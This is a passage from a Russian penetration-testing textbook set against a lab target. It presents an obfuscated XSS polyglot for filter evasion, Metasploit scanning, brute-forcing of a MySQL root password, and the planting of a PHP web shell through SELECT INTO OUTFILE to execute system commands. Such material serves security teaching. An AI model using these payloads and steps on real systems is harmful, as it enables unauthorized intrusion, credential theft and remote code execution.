На рисунке показано, как вызвать функцию `alert()` с помощью запутанной строки.

Рис. 2.36. Выполнение функции alert() с закодированной строкой

Можно использовать тот же процесс, чтобы скрыть вызов функции `console.log()`. Как и большинство доступных встроенных функций, `console` также доступна через объект `window`.

На рисунке показано, как кодировать строки `console` и `log` и использовать одну и ту же нотацию массива для доступа к свойствам и подсвойствам, пока не доберемся до нативного кода функции `console.log()`.

Рис. 2.37. Кодирование строк console и log

Для разработчика, использующего традиционный язык с сильной типизацией, такое соглашение выглядит чуждым. Как мы уже убедились, движки JavaScript очень снисходительны и позволяют выполнять код различными способами. В предыдущих примерах мы расшифровываем базовое представление строки `"alert"` и передаем его в качестве ключа в объект `window`.

После модификации можем сделать нашего «полиглота» немного более скрытным с помощью запутывания. Это может выглядеть примерно так:

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/*
*/oNcliCk=top[8680439..toString(30)]()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=top[8680439..toString(30)]()//>\x3e
```

Ключевое слово `top` – синоним window, его можно использовать, чтобы ссылаться на все, что нужно из объекта `window`.

После небольшого изменения «полиглот» по-прежнему эффективен и теперь с большей вероятностью будет обходить элементарные встроенные фильтры, которые могут пытаться фильтровать или блокировать вредоносные действия.

Сайт Brutelogic (https://brutelogic.com.br/blog/cheat-sheet/) предлагает большой список полезных нагрузок для XSS-атак со множеством других способов нестандартного выполнения кода.

Дополнительные источники

- **Metasploit**: https://www.metasploit.com/;
- **WPScan**: https://wpscan.org/;

- **CMSmap**: https://github.com/Dionach/CMSmap;
- **Recon-NG** (доступен в Kali Linux или в репозитории Bitbucket): https://bitbucket.org/LaNMaSteR53/recon-ng;
- **OWASP XSS Filter Evasion Cheat Sheet**: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet;
- **страница Ахмеда Элсобки на GitHub**: https://github.com/0xSobky;
- **Brutelogic cheat sheet**: https://brutelogic.com.br/blog/cheat-sheet/;
- **репозиторий SecLists**: https://github.com/danielmiessler/SecLists;
- **FuzzDB**: https://github.com/fuzzdb-project/fuzzdb.

Упражнения

Выполните следующие упражнения.

1. Создайте копию репозиториев SecLists и FuzzDB в своей папке инструментов и изучите доступные списки слов.
2. Скачайте и скомпилируйте Gobuster.

Резюме

В этой главе мы рассмотрели вопрос повышения эффективности сбора информации о жертве и рассказали, как это сделать. Если незаметность имеет первостепенное значение во время нападения, то эффективное картирование данных также может снизить вероятность того, что Синяя команда заметит атаку.

Проверенные временем инструменты, такие как Nmap и Nikto, дают нам преимущество, в то время как WPScan и CMSmap могут справиться со сложными CMS, которые часто неправильно настраивают и редко обновляют. В случае с большими сетями masscan может быстро определить интересующие нас порты, например те, что связаны с веб-приложениями, позволяя более специализированным инструментам, таким как WhatWeb и WPScan, делать свою работу быстрее.

Сканирование веб-содержимого на предмет обнаружения уязвимостей с помощью Burp или ZAP можно улучшить с помощью надлежащих списков слов из репозиториев, таких как SecLists и FuzzDB. Эти коллекции известных и интересных URL-адресов, имен пользователей, паролей и средства фаззинга могут значительно повысить успешность и эффективность сканирования.

В следующей главе рассмотрим, как использовать легкую добычу для компрометации веб-приложений.

Глава 3

Легкая добыча

Часто клиенты обращаются к специалистам по информационной безопасности с просьбой выполнить тест на проникновение для приложения. Во многих случаях тестировщику предоставляется мало информации, если таковая вообще имеется, и приходится использовать подход «черный ящик». Это может затруднить процесс тестирования, особенно когда разведка на основе открытых источников не особо помогает, или интерфейс не интуитивен либо не удобен для пользователя, что происходит, когда вы имеете дело с API.

В сценарии, представленном в этой главе, мы сталкиваемся именно с такой проблемой. Вместо того чтобы детально изучать внутреннее устройство API и пытаться провести реверс-инжиниринг его функциональных возможностей, не имея особых предварительных знаний, можно начать с поиска легкой добычи. Надеемся, что если мы пойдем по пути, по которому вряд ли пойдут сотрудники службы информационной безопасности, в конечном итоге мы доберемся до открытого заднего окна и обойдем стальную дверь толщиной в четыре фута, защищающую вход.

В этой главе рассмотрим следующие темы:

- анализ состояния безопасности сервера приложений на предмет наличия альтернативных маршрутов для компрометации;
- атаки на службы методом полного перебора;
- использование уязвимостей в смежных службах для компрометации объекта атаки.

Анализ сети

Из предыдущих глав мы узнали, что функция рабочего пространства Metasploit может быть очень полезной. В следующем задании мы также будем использовать его. Сначала нам нужно запустить консоль из терминала с помощью команды `msfconsole`. Как только Metasploit завершит загрузку, появится привычное приглашение `msf>`.

```
root@kali:~# msfconsole
[*] StarTing the Metasploit Framework console...
msf >
```

Как и во всех проектах, связанных с Metasploit, начнем с создания рабочей области.

```
msf > workspace -a ecorp
[*] Added workspace: ecorp
```

В этом сценарии нашей целью будет API, предоставляемый E Corp. («Корпорация зла»), внутреннее устройство которого неизвестно, а `api.ecorp.local` будет хостом, выбранным нами в качестве цели атаки.

Прежде чем разбираться с веб-интерфейсом и пытаться эксплуатировать какую-либо скрытую уязвимость, сделаем шаг назад и посмотрим, какие другие сервисы доступны на сервере API. Надеемся, что хотя сам API мог быть тщательно изучен разработчиками, которые серьезно относятся к вопросам безопасности на протяжении жизненного цикла разработки, при развертывании самого сервера могли быть допущены ошибки. Существует множество аспектов усиления защиты системы, которые просто невозможно контролировать в репозитории исходного кода. Это особенно верно, когда сервер, содержащий целевое приложение, является общим ресурсом, что увеличивает вероятность того, что политика безопасности системы со временем ослабнет, так как с ней взаимодействуют разные группы с разными требованиями. Возможно, существует некий экземпляр разработки с менее строгими элементами управления, работающими на нестандартном порту, или заброшенное и уязвимое приложение, которое предоставит нам (как злоумышленникам) требуемый доступ, и мы легко скомпрометируем жертву.

Как всегда, Nmap – наш любимый инструмент для построения карты сети, и в сочетании с рабочим пространством Metasploit он становится еще более мощным. С помощью команды `db_nmap` можно просканировать хост напрямую из консоли. Опции Nmap, которые мы будем использовать для обнаружения открытых портов и запроса служб для получения дополнительной информации, подробно описаны далее.

`-sV` будет велеть Nmap выполнять сканирование версий любых идентифицированных служб, а `-A` предоставит нам возможность снять отпечатки хоста в попытке обнаружить операционную систему. Опция `-T4` используется для того, чтобы заставить Nmap быть более агрессивным при сканировании сети. Это повышает скорость сканирования при угрозе обнаружения системами обнаружения вторжений. Та же опция с цифрой поменьше, например `-T1`, сделает сканирование в некоторой степени более параноидальным. Хотя на это уйдет больше времени, оно позволит нам оставаться незамеченными еще дольше. Опция `-Pn` не даст Nmap выполнить пинг целевого объекта. Пингование на самом деле не требуется, если мы не сканируем широкий диапазон адресов и не ищем только те хосты, которые находятся в сети. Наконец, `-p1-` – это сокращенная форма `-p1-65535`, приказывающая Nmap сканировать все возможные порты. Безымянный параметр – это наша цель, `api.ecorp.local`.

```
msf > db_nmap -sV -A -T4 -Pn -p1- api.ecorp.local
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org )
[...]
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 206.07
seconds
msf >
```

Поскольку мы используем команду Metasploit `db_nmap`, результаты автоматически анализируются и записываются в базу данных нашего рабочего пространства. После завершения сканирования можем просмотреть записи в базе данных, введя команду `services`.

```
msf > services
Services
========
host          port   proto   name   state   info
----          ----   -----   ----   -----   ----
10.0.5.198    80     tcp     http   open    Apache httpd 2.4.26
(Win32) OpenSSL/1.0.2l PHP/5.6.31
10.0.5.198    3306   tcp     mysql  open    MariaDB unauthorized
```

Похоже, что до инсталляции MySQL можно добраться, поэтому было бы очень полезно получить к нему доступ. Nmap определил его как сервис **MariaDB**, который является разрабатываемым сообществом ответвлением от системы управления базами данных MySQL. Если нам очень повезет, то этот экземпляр окажется устаревшим и в нем, вполне вероятно, окажется какая-нибудь легко эксплуатируемая уязвимость, которая обеспечит нам мгновенный доступ. Чтобы выяснить это, используем номер версии базы данных и прогоним его по базе данных общеизвестных уязвимостей информационной безопасности (CVE) в надежде обнаружить в открытом доступе какой-нибудь пригодный для эксплуатации код.

Вместо того чтобы идти напрямую, через порт 80, атакуем приложение через открытые службы MySQL (MariaDB), как показано на рисунке.




Рис. 3.1. Альтернативный способ компрометации

Ищем вход

Поскольку сканирование Nmap не дало сведений о конкретной версии, можно быстро запустить детальный тест версии для службы MySQL, используя пару команд Metasploit.

Сначала загружаем точно названный модуль вспомогательного сканера `mysql_version`. Команда `use`, за которой следует путь к модулю `auxiliary/scanner/mysql/mysql_version`, загрузит модуль в текущем сеансе. Мы можем просмотреть дополнительную информацию о модуле `mysql_version`, выполнив команду `show info`, как показано на скриншоте.




Рис. 3.2. Информация о модуле mysql_version

`Basic options`: здесь будут перечислены переменные, которые нам нужно обновить, чтобы модуль работал правильно. Параметры `RHOSTS`, `RPORT` и `THREADS` необходимы для данного конкретного сканера. `RHOSTS`, или удаленные хосты, и `RPORT`, или удаленный порт, говорят сами за себя. В опции `THREADS` можно использовать число побольше, чтобы увеличить скорость сканирования, но, так как мы нацелены только на один удаленный хост, `api.ecorp.local`, нам хватит одного потока сканирования.

После загрузки модуля можем установить требуемую переменную `RHOSTS` для соответствующей цели. Поскольку объект атаки уже просканирован с помощью команды `db_nmap`, а результаты находятся в рабочей области `ecorp`, используем команду `services` для автоматической установки переменной `RHOSTS` для всех найденных серверов MySQL.

```
msf auxiliary(mysql_version) > services -s mysql -R
Services
========
host         port   proto   name   state   info
----         ----   -----   ----   -----   ----
10.0.5.198   3306   tcp     mysql  open    MariaDB unauthorized
RHOSTS => 10.0.5.198
msf auxiliary(mysql_version) >
```

Команда `services` принимает несколько опций для лучшей фильтрации и получения результатов.

Опция `-R` задает для переменной `RHOSTS` текущего модуля значения, возвращаемые запросом. В этом случае мы могли бы так же легко набрать хост вручную, но при более широком охвате данная конкретная опция будет весьма кстати.

Существуют и другие способы опроса служб в рабочей области. Например, в предыдущем вводе командной строки мы использовали опцию `-s`, которая фильтрует все хосты, на которых работает MySQL, в качестве идентифицированной службы.

Если мы знаем, что будем атаковать тот же хост, используя другие модули Metasploit, то неплохо бы установить для глобальной переменной `RHOSTS` то же значение. Это обеспечит автоматическое заполнение значения `RHOSTS` при переключении модулей. Можно сделать это с помощью команды `setg`.

```
msf auxiliary(mysql_version) > setg RHOSTS 10.0.5.198
RHOSTS => 10.0.5.198
msf auxiliary(mysql_version) >
```

Теперь осталось только запустить модуль `mysql_version` в надежде получить какую-нибудь полезную информацию, как показано на скриншоте.




Рис. 3.3. Запуск модуля mysql_version

Похоже, что модуль успешно идентифицировал версию сервера MySQL. Это будет полезно при поиске известных уязвимостей.

Если мы снова используем команду `services`, то заметим, что содержимое поля `info` изменилось и в нем появились результаты сканирования `mysql_version`.

```
msf auxiliary(mysql_version) > services -s mysql
Services
========
host         port   proto   name   state   info
----         ----   -----   ----   -----   ----
10.0.5.198   3306   tcp     mysql  open    5.5.5-10.1.25-MariaDB
msf auxiliary(mysql_version) >
```

Там, где сканирование с Nmap не дало возможности определить номер версии, Metasploit преуспел и автоматически изменил базу данных, чтобы отразить это. Однако после проверки по базе данных общеизвестных уязвимостей информационной безопасности не похоже, чтобы у этой инсталляции были какие-либо известные уязвимости.

Вернувшись в терминал Kali Linux, можем использовать клиентскую команду `mysql`, чтобы попытаться пройти аутентификацию от имени пользователя `root(-u)` на хосте `api.ecorp.local (-h)`.

```
root@kali:~# mysql -uroot -hapi.ecorp.local
ERROR 1045 (28000): Access denied for user 'root'@'attacker.c2' (using
password: NO)
root@kali:~#
```

Обратите внимание на отсутствие пробела между опциями `-u` и `-h` и их соответствующими значениями. Быстрая проверка на предмет пустого пароля `root` не удалась, но это доказывает, что сервер MySQL принимает соединения с удаленных адресов.

Определение учетных данных

Поскольку мы не смогли обнаружить уязвимость для экземпляра MySQL, следующим шагом станет попытка атаки методом полного перебора на суперпользователя MySQL по умолчанию. Будем использовать один из наших часто используемых словарей с паролями в надежде, что этот экземпляр не был должным образом защищен во время развертывания.

С помощью Metasploit можно довольно легко начать атаку с целью подбора учетных данных для входа в MySQL. Используем вспомогательный модуль `mysql_login`, как показано на скриншоте. Этот модуль имеет ряд дополнительных опций для настройки.




Рис. 3.4. Модуль mysql_login

Прежде чем продолжить, установим следующие значения, чтобы сделать сканирование более эффективным и уменьшить шум.

```
msf auxiliary(mysql_login) > set THREADS 10
THREADS => 10
msf auxiliary(mysql_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(mysql_login) >
```

Увеличение числа потоков поможет нам быстрее пройти сканирование, хотя это может быть более заметным. Больше потоков означает больше подключений к службе. Если этот конкретный хост не очень устойчив, можем вызвать падение сервиса, предупредив тем самым средства защиты. Если наша цель – действовать тише, мы используем только один поток, но сканирование займет гораздо больше времени. Значение переменной `VERBOSE` должно быть установлено в `false`, поскольку мы будем тестировать большое количество паролей и вывод на консоль может превратиться в путаницу. Дополнительным бонусом к невербальному выводу является тот факт, что он значительно улучшает время сканирования, поскольку Metasploit не должен выводить что-либо на экран после каждой попытки. Наконец, если для `STOP_ON_SUCCESS` задано значение `true`, мы остановим атаку в случае успеха.

Именем пользователя будет root, поскольку обычно в MySQL по умолчанию включен именно он.

```
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
```

Что касается списка слов, то для переменной PASS_FILE будет установлена коллекция SecLists 10-million-passwordlist-top-500.txt. Это 500 самых популярных паролей из списка, содержащего свыше 10 млн паролей.

```
msf auxiliary(mysql_login) > set PASS_FILE
~/tools/SecLists/Passwords/Common-Credentials/10-million-password-listtop-
500.txt
PASS_FILE => ~/tools/SecLists/Passwords/Common-Credentials/10-
millionpassword-list-top-10000.txt
msf auxiliary(mysql_login) >
```

Неплохое место для старта. Существуют другие лучшие варианты файла списка из 10 млн паролей, и если с его помощью не удастся создать действительный логин, можно попробовать топ-1000, топ-10 000 или другие списки слов.

Как и любой другой модуль в Metasploit, команда run начнет выполнение.

```
msf auxiliary(mysql_login) > run
```

Спустя несколько минут получаем хорошие новости.

```
[+] 10.0.5.198:3306       - MYSQL   - Success: 'root:789456123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

Похоже, мы нашли рабочий логин для инсталляции MySQL, работающего на том же компьютере, что и наше целевое приложение. Это может быть или не быть база данных, используемая самим API. Более внимательно посмотрим, можно ли найти способ создать оболочку и полностью скомпрометировать API-сервер E Corp., а также нашу жертву.

Можно подключиться напрямую из нашего экземпляра Kali Linux с помощью команды mysql еще раз. Опция -u задает имя пользователя, а опция -p позволяет передать только что обнаруженный пароль. Между опциями и их значениями нет пробела. Если опустим значение для -p, клиент запросит у нас пароль.

На скриншоте показано успешное подключение к службе баз данных и список доступных баз данных с использованием SQL-запроса show database;.




Рис. 3.5. Успешно аутентифицированное соединение с целевой базой данных

После подключения мы запросили доступные базы данных, но, похоже, на этом сервере нет ничего, что имело бы отношение к API. Возможно, API настроен на использование другой базы данных SQL и мы наткнулись на экземпляр разработки, где мало интересных данных.

Учитывая тот факт, что мы являемся администратором базы данных, `root`, мы должны иметь возможность делать много чего интересного, в том числе записывать произвольные данные на диск. Если мы можем сделать это, значит, мы способны вызвать удаленное выполнение кода.

Существует модуль Metasploit (сюрприз), который может доставить исполняемые файлы и инициировать обратное подключение, используя известные учетные данные. В случае с компьютерами, работающими на Windows, `exploit/windows/mysql/mysql_payload` может загрузить оболочку Meterpreter и выполнить ее, хотя тут есть некоторые недостатки. Стандартная полезная нагрузка Metasploit, скорее всего, будет обнаружена антивирусным программным обеспечением, которое сообщит о ваших действиях.

Обойти антивирус можно с помощью абсолютно нераспознаваемой полезной нагрузки Metasploit, но в нашем случае мы воспользуемся более простым и менее рискованным вариантом.

В то время как MySQL может записывать файлы на диск с помощью операторов SQL-запросов, на самом деле запускать двоичные файлы немного сложнее. Нельзя просто записать двоичные данные на диск, но можно записать исходный код приложения. Самый простой способ добиться выполнения кода – написать PHP-код внутри каталога приложения, который позволит нам

выполнять команды оболочки через URL-адрес приложения. С помощью PHP веб-оболочка будет принимать команды через HTTP-запрос методом `GET` и передавать их в системную оболочку.

Теперь выясним, где мы находимся на диске, чтобы у нас была возможность записать полезную нагрузку в соответствующий каталог веб-приложения. SQL-запрос `SHOW VARIABLES` позволяет увидеть данные конфигурации, а оператор `WHERE` ограничивает вывод только информацией каталога.

```
MariaDB [(none)]> show variables where variable_name like '%dir';
+---------------------------+-------------------------------+
| Variable_name             | Value                         |
+---------------------------+-------------------------------+
| aria_sync_log_dir         | NEWFILE                       |
| basedir                   | C:/xampp/mysql                |
| character_sets_dir        | C:\xampp\mysql\share\charsets\ |
| datadir                   | C:\xampp\mysql\data\          |
| innodb_data_home_dir      | C:\xampp\mysql\data           |
| innodb_log_arch_dir       | C:\xampp\mysql\data           |
| innodb_log_group_home_dir | C:\xampp\mysql\data           |
| innodb_tmpdir             |                               |
| lc_messages_dir           |                               |
| plugin_dir                | C:\xampp\mysql\lib\plugin\    |
| slave_load_tmpdir         | C:\xampp\tmp                  |
| tmpdir                    | C:/xampp/tmp                  |
+---------------------------+-------------------------------+
12 rows in set (0.00 sec)
MariaDB [(none)]>
```

Похоже, что это XAMPP, локальный веб-сервер с открытым исходным кодом. Основной код веб-сайта должен располагаться в `c:\xampp\htdocs\`. Можно проверить это с помощью быстрого теста, используя команду `curl`. Обычно в XAMPP есть подкаталог в папке `htdocs` под названием `xampp`. Среди прочего он содержит файл `.version`, в котором находится нужная нам информация – версия XAMPP.

```
root@kali:~# curl http://api.ecorp.local/xampp/.version
5.6.31
root@kali:~#
```

Вернемся к интерфейсу командной строки MySQL и попытаемся выполнить запись в этот каталог с помощью запроса `SELECT INTO OUTFILE`. Если сможем поместить PHP-файл где-то в папке `htdocs`, то у нас получится вызвать его из веб-браузера или с помощью `curl`, и у нас будет выполнение кода.

Шаблон с оператором SELECT, который станем использовать для этой цели, выглядит так:

```
select "[shell code]" into outfile "[/path/to/file.php]";
```

Подключим несколько тестовых значений и посмотрим, можно ли выполнить запись в целевой каталог и, что более важно, будет ли веб-сервер приложения правильно обрабатывать наш PHP-код.

```
MariaDB [(none)]> select "<?php phpinfo();/*ECorpAppTest11251*/
?>" into outfile "c:/xampp/htdocs/xampp/phpinfo.php";
Query OK, 1 row affected (0.01 sec)
MariaDB [(none)]>
```

Флаг ECorpAppTest11251 добавлен в качестве комментария, если мы не сможем очистить эту оболочку после завершения теста и должны будем сообщить об этом Синей команде клиента. Это также поможет Синей команде определить файлы, пропущенные в рамках упражнения по реагированию на компьютерные инциденты. Не всегда это необходимо делать, но это хорошая практика, особенно в случае с артефактами группы высокого риска.

Отлично – запрос оказался успешным. Мы можем проверить, работает ли интерпретатор PHP в этом каталоге и успешно ли выполняется файл, вызвав его из браузера, как показано на скриншоте.




Рис. 3.6. PHP-код успешно выполняется

На этом этапе нам нужно получить доступ к командной строке сервера, чтобы иметь возможность выполнять произвольные команды, а не просто выводить данные PHP-конфигурации. Из-за изменения предыдущей полезной нагрузки `SELECT INTO OUTFILE` появится элементарная PHP-оболочка. В PHP имеется встроенная функция, которая легко выполняет произвольные команды. Это относится ко всем серверным языкам веб-программирования: Python, Perl, ASP, Ruby и др.

Если мы передадим данные из запроса GET во встроенную PHP-функцию `system()`, то сможем выполнять произвольные команды на самом сервере.

Ниже показан исходный код нашей веб-оболочки.

```
<?php
    if (md5($_GET['password']) == '4fe7aa8a3013d07e292e5218c3db4944') {
        system($_GET['cmd']);
    }
?>
```

Рис. 3.7. Исходный код веб-оболочки

Код довольно прост. Оператор `if` убеждается, что значение хеша MD5 параметра входящего `password` соответствует `4fe7aa8a3013d07e292e5218c3db4944`. При наличии совпадения в функцию `system()` будет передана командная строка в параметре `cmd`, которая выполнит ее в качестве системной команды, предоставляя нам доступ к командной строке сервера.

Значение MD5, которое мы ищем, – это хеш-значение `ECorpAppTest11251`, что подтверждается командой Linux `md5sum`.

```
root@sol:~# echo -n ECorpAppTest11251 | md5sum
4fe7aa8a3013d07e292e5218c3db4944 -
root@sol:~#
```

Чтобы легко записать код оболочки на диск с помощью MySQL-запроса `SELECT INTO OUTFILE`, можно сжать его до одной строки. К счастью, PHP не особо обращает внимание на возврат каретки, если код правильно разделен точками с запятой и фигурными скобками. Мы можем изменить нашу веб-оболочку.


```
<?php if (md5($_GET['password']) ==
'4fe7aa8a3013d07e292e5218c3db4944') { system($_GET['cmd']); } ?>
```

Если подключим это к нашему шаблону `SELECT INTO OUTFILE`, то сможем записать его на диск в подкаталоге `xampp`, который возьмем в интернете.

```
MariaDB [(none)]> select "<?php if (md5($_GET['password']) ==
'4fe7aa8a3013d07e292e5218c3db4944') { system($_GET['cmd']); } ?>"
into outfile "c:/xampp/htdocs/xampp/xampp.php";
```

```
Query OK, 1 row affected (0.01 sec)
MariaDB [(none)]>
```

Можно увидеть оболочку в действии, выполнив системную команду `tasklist` и передав значение `ECorpAppTest11251` в качестве пароля, как показано на скриншоте.




```

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
